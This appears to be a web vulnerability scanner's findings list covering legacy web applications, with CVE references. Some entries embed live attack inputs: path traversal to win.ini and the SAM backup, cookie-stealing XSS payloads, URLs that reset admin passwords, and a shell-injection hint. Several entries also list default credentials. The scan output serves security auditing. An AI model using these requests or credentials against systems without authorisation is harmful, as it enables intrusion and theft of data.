+ /w-agora/: w-agora pre 4.1.4 may allow a remote user to execute arbitrary PHP scripts via URL includes in include/*.php and user/*.php files. Default account is 'admin' but password set during install.
+ /vider.php3: MySimpleNews may allow deleting of news items without authentication. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-2320
+ /officescan/cgi/cgiChkMasterPwd.exe: Trend Micro Officescan allows you to skip the login page and access some CGI programs directly. See: https://web.archive.org/web/20030607054822/http://support.microsoft.com/support/exchange/content/whitepapers/owaguide.doc
+ /pbserver/pbserver.dll: This may contain a buffer overflow. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2000/MS00-094
+ /administrator/gallery/uploadimage.php: Mambo PHP Portal/Server 4.0.12 BETA and below may allow upload of any file type simply putting '.jpg' before the real file extension.
+ /pafiledb/includes/team/file.php: paFileDB 3.1 and below may allow file upload without authentication.
+ /phpEventCalendar/file_upload.php: phpEventCalendar 1.1 and prior are vulnerable to file upload bug.
+ /servlet/com.unify.servletexec.UploadServlet: This servlet allows attackers to upload files to the server.
+ /scripts/cpshost.dll: Posting acceptor possibly allows you to upload files.
+ /upload.asp: An ASP page that allows attackers to upload files to server.
+ /uploadn.asp: An ASP page that allows attackers to upload files to server.
+ /uploadx.asp: An ASP page that allows attackers to upload files to server.
+ /wa.exe: An ASP page that allows attackers to upload files to server.
+ /basilix/compose-attach.php3: BasiliX webmail application prior to 1.1.1 contains a non-descript security vulnerability in compose-attach.php3 related to attachment uploads.
+ /server/: Possibly Macromedia JRun or CRX WebDAV upload.
+ /vgn/ac/data: Vignette CMS admin/maintenance script available.
+ /vgn/ac/delete: Vignette CMS admin/maintenance script available.
+ /vgn/ac/edit: Vignette CMS admin/maintenance script available.
+ /vgn/ac/esave: Vignette CMS admin/maintenance script available.
+ /vgn/ac/fsave: Vignette CMS admin/maintenance script available.
+ /vgn/ac/index: Vignette CMS admin/maintenance script available.
+ /vgn/asp/MetaDataUpdate: Vignette CMS admin/maintenance script available.
+ /vgn/asp/previewer: Vignette CMS admin/maintenance script available.
+ /vgn/asp/status: Vignette CMS admin/maintenance script available.
+ /vgn/asp/style: Vignette CMS admin/maintenance script available.
+ /vgn/errors: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/controller: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/errorpage: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/initialize: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/jspstatus: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/jspstatus56: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/metadataupdate: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/previewer: Vignette CMS admin/maintenance script available.
+ /vgn/jsp/style: Vignette CMS admin/maintenance script available.
+ /vgn/legacy/edit: Vignette CMS admin/maintenance script available.
+ /vgn/login: Vignette server may allow user enumeration based on the login attempts to this file.
+ /forum/admin/wwforum.mdb: Web Wiz Forums password database found. See: https://seclists.org/bugtraq/2003/Apr/238
+ /fpdb/shop.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html

+ /guestbook/admin/o12guest.mdb: Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password. See: https://www.exploit-db.com/exploits/22484
+ /midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1432
+ /MIDICART/midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1432
+ /mpcsoftweb_guestbook/database/mpcsoftweb_guestdata.mdb: MPCSoftWeb Guest Book passwords retrieved. See: https://www.exploit-db.com/exploits/22513
+ /news/news.mdb: Web Wiz Site News release v3.06 admin password database is available and unencrypted.
+ /shopping300.mdb: VP-ASP shopping cart application allows .mdb files (which may include customer data) to be downloaded via the web. These should not be available. See: https://securitytracker.com/id/1004382
+ /shopping400.mdb: VP-ASP shopping cart application allows .mdb files (which may include customer data) to be downloaded via the web. These should not be available. See: https://securitytracker.com/id/1004382
+ /shoppingdirectory/midicart.mdb: MIDICART database is available for browsing. This should not be allowed via the web server. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1432
+ /database/db2000.mdb: Max Web Portal database is available remotely. It should be moved from the default location to a directory outside the web root. See: https://www.medae.co/en/max/web-app
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /adm/config.php: PHP Config file may contain database IDs and passwords.
+ /administrator/config.php: PHP Config file may contain database IDs and passwords.
+ /contents.php?new_language=elvish&mode=select: Requesting a file with an invalid language selection from DC Portal may reveal the system path.
+ /pw/storemgr.pw: Encrypted ID/Pass for Mercantec's SoftCart. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0609
+ /servlet/com.livesoftware.jrun.plugins.ssi.SSIFilter: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call.
+ /shopa_sessionlist.asp: VP-ASP shopping cart test application is available from the web. This page may give the location of .mdb files which may also be available.
+ /simplebbs/users/users.php: Simple BBS 1.0.6 allows user information and passwords to be viewed remotely. See: https://www.webhostingtalk.nl/bugtraq-mailing-lijst/23898-simplebbs-1-0-6-default-permissions-vuln.html
+ /typo3conf/: This may contain sensitive TYPO3 files.
+ /cms/typo3conf/: This may contain sensitive TYPO3 files.
+ /site/typo3conf/: This may contain sensitive TYPO3 files.
+ /typo/typo3conf/: This may contain sensitive TYPO3 files.
+ /typo3/typo3conf/: This may contain sensitive TYPO3 files.
+ /typo3conf/database.sql: TYPO3 SQL file found.
+ /cms/typo3conf/database.sql: TYPO3 SQL file found.
+ /site/typo3conf/database.sql: TYPO3 SQL file found.
+ /typo/typo3conf/database.sql: TYPO3 SQL file found.
+ /typo3/typo3conf/database.sql: TYPO3 SQL file found.
+ /typo3conf/localconf.php: TYPO3 config file found.
+ /cms/typo3conf/localconf.php: TYPO3 config file found.
+ /site/typo3conf/localconf.php: TYPO3 config file found.
+ /typo/typo3conf/localconf.php: TYPO3 config file found.
+ /typo3/typo3conf/localconf.php: TYPO3 config file found.
+ /vchat/msg.txt: VChat allows user information to be retrieved. See: https://www.securityfocus.com/bid/7186/info
+ /vgn/license: Vignette server license file found. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0403
+ /webcart-lite/config/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /webcart-lite/orders/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html

+ /webcart/carts/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /webcart/config/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /webcart/config/clients.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /webcart/orders/: This may allow attackers to read credit card data. Reconfigure to make this dir not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /webcart/orders/import.txt: This may allow attackers to read credit card data. Reconfigure to make this file not accessible via the web. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /ws_ftp.ini: Can contain saved passwords for FTP sites.
+ /WS_FTP.ini: Can contain saved passwords for FTP sites.
+ /_mem_bin/auoconfig.asp: Displays the default AUO (LDAP) schema, including host and port.
+ /SiteServer/Admin/knowledge/persmbr/vs.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17659
+ /SiteServer/Admin/knowledge/persmbr/VsLsLpRd.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17661
+ /SiteServer/Admin/knowledge/persmbr/VsPrAuoEd.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17662
+ /SiteServer/Admin/knowledge/persmbr/VsTmPr.asp: Expose various LDAP service and backend configuration parameters. See: https://vulners.com/osvdb/OSVDB:17660
+ /tvcs/getservers.exe?action=selects1: Following steps 2-4 of this page may reveal a zip file that contains passwords and system details.
+ /whatever.htr: May reveal physical path. htr files may also be vulnerable to an off-by-one overflow that allows remote command execution. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2002/MS02-018
+ /nsn/fdir.bas:ShowVolume: You can use ShowVolume and ShowDirectory directly on the Novell server (NW5.1) to view the filesystem without having to log in.
+ /forum/admin/database/wwForum.mdb: Web Wiz Forums pre 7.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is Administrator/letmein.
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /jamdb/: JamDB pre 0.9.2 mp3.php and image.php can allow user to read arbitrary file out of docroot.
+ /cgi/cgiproc?: It may be possible to crash Nortel Contivity VxWorks by requesting '/cgi/cgiproc?$' (not attempted!). Upgrade to version 2.60 or later. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0063
+ /servlet/SchedulerTransfer: PeopleSoft SchedulerTransfer servlet found, which may allow remote command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0104
+ /servlet/sunexamples.BBoardServlet: This default servlet lets attackers execute arbitrary commands.
+ /servlets/SchedulerTransfer: PeopleSoft SchedulerTransfer servlet found, which may allow remote command execution. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0104
+ /perl/-e%20print%20Hello: The Perl interpreter on the Novell system may allow any command to be executed. See: http://www.securityfocus.com/bid/5520
+ /vgn/legacy/save: Vignette Legacy Tool may be unprotected. To access this resource, set a cookie called 'vgn_creds' with any value.
+ /IDSWebApp/IDSjsp/Login.jsp: Tivoli Directory Server Web Administration.
+ /quikstore.cfg: Shopping cart config file, http://www.quikstore.com/, http://www.mindsec.com/advisories/post2.txt. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0607
+ /quikstore.cgi: A shopping cart.
+ /securecontrolpanel/: Web Server Control Panel.
+ /siteminder: This may be an indication that the server is running Siteminder for SSO.
+ /webmail/: Web based mail package installed.
+ /_cti_pvt/: FrontPage directory found.

+ /smg_Smxcfg30.exe?vcc=3560121183d3: This may be a Trend Micro Officescan 'backdoor'.
+ /nsn/..%5Cutil/attrib.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/chkvol.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/copy.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/del.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/dir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/dsbrowse.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/glist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/lancard.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/md.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/rd.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/ren.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/send.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/set.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/slist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/type.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cutil/userlist.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cweb/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cweb/fdir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cwebdemo/env.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /nsn/..%5Cwebdemo/fdir.bas: Netbase util access is possible which means that several utility scripts might be run (including directory listings, NDS tree enumeration and running .bas files on server.
+ /upd/: WASD Server can allow directory listings by requesting /upd/directory/. Upgrade to a later version and secure according to the documents on the WASD web site.
+ /CVS/Entries: CVS Entries file may contain directory listing information.
+ /3rdparty/phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536
+ /phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536
+ /3rdparty/phpmyadmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536

+ /phpmyadmin/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536
+ /pma/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536
+ /.tools/phpMyAdmin/current/db_details_importdocsql.php?submit_show=true&do=import&docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/fulldisclosure/2003/Jun/536
+ /LOGIN.PWD: MIPCD password file with unencrypted passwords. MIPDCD should not have the web interface enabled.
+ /USER/CONFIG.AP: MIPCD configuration information. MIPCD should not have the web interface enabled.
+ /admin-serv/config/admpw: This file contains the encrypted Netscape admin password. It should not be accessible via the web.
+ /cgi-bin/cgi_process: WASD reveals a lot of system information in this script. It should be removed.
+ /ht_root/wwwroot/-/local/httpd$map.conf: WASD reveals the http configuration file. Upgrade to a later version and secure according to the documents on the WASD web site.
+ /local/httpd$map.conf: WASD reveals the http configuration file. Upgrade to a later version and secure according to the documents on the WASD web site.
+ /tree: WASD Server reveals the entire web root structure and files via this URL. Upgrade to a later version and secure according to the documents on the WASD web site.
+ /examples/servlet/AUX: Apache Tomcat versions below 4.1 may be vulnerable to DoS by repeatedly requesting this file.
+ /Config1.htm: This may be a D-Link. Some devices have a DoS condition if an oversized POST request is sent. This DoS was not tested. See: https://raw.githubusercontent.com/sullo/advisory-archives/master/phenoelit.de_dp-300.txt
+ /contents/extensions/asp/1: The IIS system may be vulnerable to a DOS. See: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2002/MS02-018
+ /WebAdmin.dll?View=Logon: Some versions of WebAdmin are vulnerable to a remote DoS (not tested). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-1247
+ /cgi-win/cgitest.exe: This CGI may allow the server to be crashed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0128
+ /cgi-shl/win-c-sample.exe: win-c-sample.exe has a buffer overflow.
+ /.nsf/../winnt/win.ini: This win.ini file can be downloaded.
+ /...../config.sys: PWS allows files to be read by prepending multiple '.' characters. At worst, IIS, not PWS, should be used.
+ /../../../../winnt/repair/sam._: Sam backup successfully retrieved.
+ /..\..\..\..\..\..\temp\temp.class: Cisco ACS 2.6.x and 3.0.1 (build 40) allows authenticated remote users to retrieve any file from the system. Upgrade to the latest version.
+ /admentor/adminadmin.asp: Version 2.11 of AdMentor is vulnerable to SQL injection during login, in the style of: ' or =. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0308
+ /My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795
+ /postnuke/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795
+ /postnuke/html/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795
+ /modules/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795

+ /phpBB/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795
+ /forum/My_eGallery/public/displayCategory.php: My_eGallery prior to 3.1.1.g are vulnerable to a remote execution bug via SQL command injection. displayCategory.php calls imageFunctions.php without checking URL/location arguments. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-6795
+ /author.asp: May be FactoSystem CMS, which could include SQL injection problems that could not be tested remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1499
+ /phpimageview.php?pic=javascript:alert(8754): PHP Image View 1.0 is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1724
+ /openautoclassifieds/friendmail.php?listing=<script>alert(document.domain);</script>: OpenAutoClassifieds 1.0 is vulnerable to a XSS attack. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1145
+ /modules.php?op=modload&name=FAQ&file=index&myfaq=yes&id_cat=1&categories=%3Cimg%20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS).
+ /modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=modload&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site Scripting (XSS).
+ /members.asp?SF=%22;}alert(223344);function%20x()\{v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). See: OSVDB-4598
+ /jigsaw/: Jigsaw server may be installed. Versions lower than 2.2.1 are vulnerable to Cross Site Scripting (XSS) in the error page. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1053
+ /guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnreable to XSS attacks. See: OSVDB-2754
+ /forum_members.asp?find=%22;}alert(9823);function%20x()\{v%20=%22: Web Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). See: OSVDB-2946
+ /anthill/login.php: Anthill bug tracking system may be installed. Versions lower than 0.1.6.1 allow XSS and may allow users to bypass login requirements.
+ /cfdocs/expeval/sendmail.cfm: Can be used to send email; go to the page and fill in the form.
+ /cgi-bin/bigconf.cgi: BigIP Configuration CGI. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1550
+ /ammerum/: Ammerum pre 0.6-1 had several security issues.
+ /ariadne/: Ariadne pre 2.1.2 has several vulnerabilities. The default login/pass to the admin page is admin/muze.
+ /cbms/cbmsfoot.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /cbms/changepass.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /cbms/editclient.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /cbms/passgen.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /cbms/realinv.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /cbms/usersetup.php: CBMS Billing Management has had many vulnerabilities in versions 0.7.1 and below. None could be confirmed here, but they should be manually checked if possible. http://freshmeat.net/projects/cbms/.
+ /ext.dll?MfcIsapiCommand=LoadPage&page=admin.hts%20&a0=add&a1=root&a2=%5C: This check (A) sets up the next BadBlue test (B) for possible exploit. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-0595
+ /db/users.dat: upb PB allows the user database to be retrieved remotely. See: OSVDB-59412
+ /dcshop/auth_data/auth_user_file.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0821
https://packetstormsecurity.com/files/32406/xmas.txt.html

+ /dcshop/orders/orders.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /Admin_files/order.log: Selena Sol's WebStore 1.0 exposes order information. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /admin/cplogfile.log: DevBB 1.0 final log file is readable remotely. Upgrade to the latest version. See: http://www.mybboard.com
+ /admin/system_footer.php: myphpnuke version 1.8.8_final_7 reveals detailed system information.
+ /cfdocs/snippets/fileexists.cfm: Can be used to verify the existence of files (on the same drive info as the web tree/file).
+ /cgi-bin/MachineInfo: Gives out information on the machine (IRIX), including hostname.
+ /chat/!nicks.txt: WF-Chat 1.0 Beta allows retrieval of user information. See: OSVDB-59646
+ /chat/!pwds.txt: WF-Chat 1.0 Beta allows retrieval of user information. See: OSVDB-59645
+ /chat/data/usr: SimpleChat! 1.3 allows retrieval of user information. See: OSVDB-53304
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /config/: Configuration information may be available remotely.
+ /cplogfile.log: XMB Magic Lantern forum 1.6b final log file is readable remotely. Upgrade to the latest version. See: https://securitytracker.com/id/1004318,http://www.xmbforum.com
+ /examples/jsp/snp/anything.snp: Tomcat servlet gives lots of host information.
+ /cfdocs/snippets/evaluate.cfm: This allows you to enter Coldfusion code to be evaluated, or potentially create denial of service.
+ /cfide/Administrator/startstop.html: Can start/stop the Coldfusion server.
+ /cd-cgi/sscd_suncourier.pl: Sunsolve CD script may allow users to execute arbitrary commands. The script was confirmed to exist, but the test was not done. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0436
+ /cgi-bin/handler: Comes with IRIX 5.3 - 6.4; allows to run arbitrary commands.
+ /cgi-bin/webdist.cgi: Comes with IRIX 5.0 - 6.3; allows to run arbitrary commands. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0039
+ /ews/ews/architext_query.pl: Versions older than 1.1 of Excite for Web Servers allow attackers to execute arbitrary commands. http://www.securityfocus.com/bid/2665. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0279
+ /instantwebmail/message.php: Instant Web Mail is installed. Versions 0.59 and lower can allow remote users to embed POP3 commands in URLs contained in email. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0490
+ /admin.php?en_log_id=0&action=config: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php?en_log_id=0&action=users: EasyNews version 4.3 allows remote admin access. This PHP file should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-5412
+ /admin.php4?reg_login=1: Mon Album version 0.6.2d allows remote admin access. This should be protected.
+ /admin/admin_phpinfo.php4: Mon Album version 0.6.2d allows remote admin access. This should be protected.
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /dostuff.php?action=modify_user: Blahz-DNS allows unauthorized users to edit user information. Upgrade to version 0.25 or higher. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0599,https://sourceforge.net/projects/blahzdns/
+ /accounts/getuserdesc.asp: Hosting Controller 2002 administration page is available. This should be protected. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0776
+ /agentadmin.php: Immobilier agentadmin.php contains multiple SQL injection vulnerabilities. See: OSVDB-35876
+ /sqldump.sql: Database SQL?.
+ /structure.sql: Database SQL?.

+ /servlet/SessionManager: IBM WebSphere reconfigure servlet (user=servlet, password=manager). All default code should be removed from servers.
+ /ip.txt: This may be User Online version 2.0, which has a remotely accessible log file.
+ /level/42/exec/show%20conf: Retrieved Cisco configuration file.
+ /livehelp/: LiveHelp may reveal system information.
+ /LiveHelp/: LiveHelp may reveal system information.
+ /logicworks.ini: web-erp 0.1.4 and earlier allow .ini files to be read remotely. See: OSVDB-59536
+ /logs/str_err.log: Bmedia error log, contains invalid login attempts which include the invalid usernames and passwords entered (could just be typos & be very close to the right entries).
+ /mall_log_files/order.log: EZMall2000 exposes order information. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0606
+ /megabook/files/20/setup.db: Megabook guestbook configuration available remotely. See: OSVDB-3204
+ /officescan/hotdownload/ofscan.ini: OfficeScan from Trend Micro allows anyone to read the ofscan.ini file, which may contain passwords. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1151
+ /order/order_log.dat: Web shopping system exposes order information. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0606
+ /orders/order_log_v12.dat: Web shopping system exposes order information. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0606
+ /pmlite.php: A Xoops CMS script was found. Version RC3 and below allows all users to view all messages (untested). See: https://seclists.org/bugtraq/2002/Dec/129
+ /session/admnlogin: SessionServlet Output, has session cookie info.
+ /SiteScope/htdocs/SiteScope.html: The SiteScope install may allow remote users to get sensitive information about the hosts being monitored. See: OSVDB-613
+ /servlet/allaire.jrun.ssi.SSIFilter: Allaire ColdFusion allows JSP source viewed through a vulnerable SSI call. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0926
+ /pp.php?action=login: Pieterpost 0.10.6 allows anyone to access the 'virtual' account which can be used to relay/send e-mail. See: OSVDB-2881
+ /isapi/count.pl?: AN HTTPd default script may allow writing over arbitrary files with a new content of '1', which could allow a trivial DoS. Append /../../../../../ctr.dll to replace this file's contents, for example.
+ /krysalis/: Krysalis pre 1.0.3 may allow remote users to read arbitrary files outside docroot.
+ /logjam/showhits.php: Logjam may possibly allow remote command execution via showhits.php page.
+ /manual.php: Does not filter input before passing to shell command. Try 'ls -l' as the man page entry.
+ /smssend.php: PhpSmssend may allow system calls if a ' is passed to it. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0220
+ /ncl_items.html: This may allow attackers to reconfigure your Tektronix printer. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1508
+ /ncl_items.shtml?SUBJECT=1: This may allow attackers to reconfigure your Tektronix printer. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0484
+ /photo/manage.cgi: My Photo Gallery management interface. May allow full access to photo galleries and more.
+ /photodata/manage.cgi: My Photo Gallery management interface. May allow full access to photo galleries and more.
+ /pub/english.cgi?op=rmail: BSCW self-registration may be enabled. This could allow untrusted users semi-trusted access to the software. 3.x version (and probably some 4.x) allow arbitrary commands to be executed remotely. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0095
+ /pvote/ch_info.php?newpass=password&confirm=password%20: PVote administration page is available. Versions 1.5b and lower do not require authentication to reset the administration password.
+ /scripts/wsisa.dll/WService=anything?WSMadmin: Allows Webspeed to be remotely administered. Edit unbroker.properties and set AllowMsngrCmds to 0. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0127
+ /SetSecurity.shm: Cisco System's My Access for Wireless. This resource should be password protected.
+ /submit?setoption=q&option=allowed_ips&value=255.255.255.255: MLdonkey 2.x allows administrative interface access to be access from any IP. This is typically only found on port 4080. See: OSVDB-3126

+ /thebox/admin.php?act=write&username=admin&password=admin&aduser=admin&adpass=admin: paBox 1.6 may allow remote users to set the admin password. If successful, the 'admin' password is now 'admin'. See: OSVDB-2225
+ /shopadmin.asp: VP-ASP shopping cart admin may be available via the web. Default ID/PW are vpasp/vpasp and admin/admin.
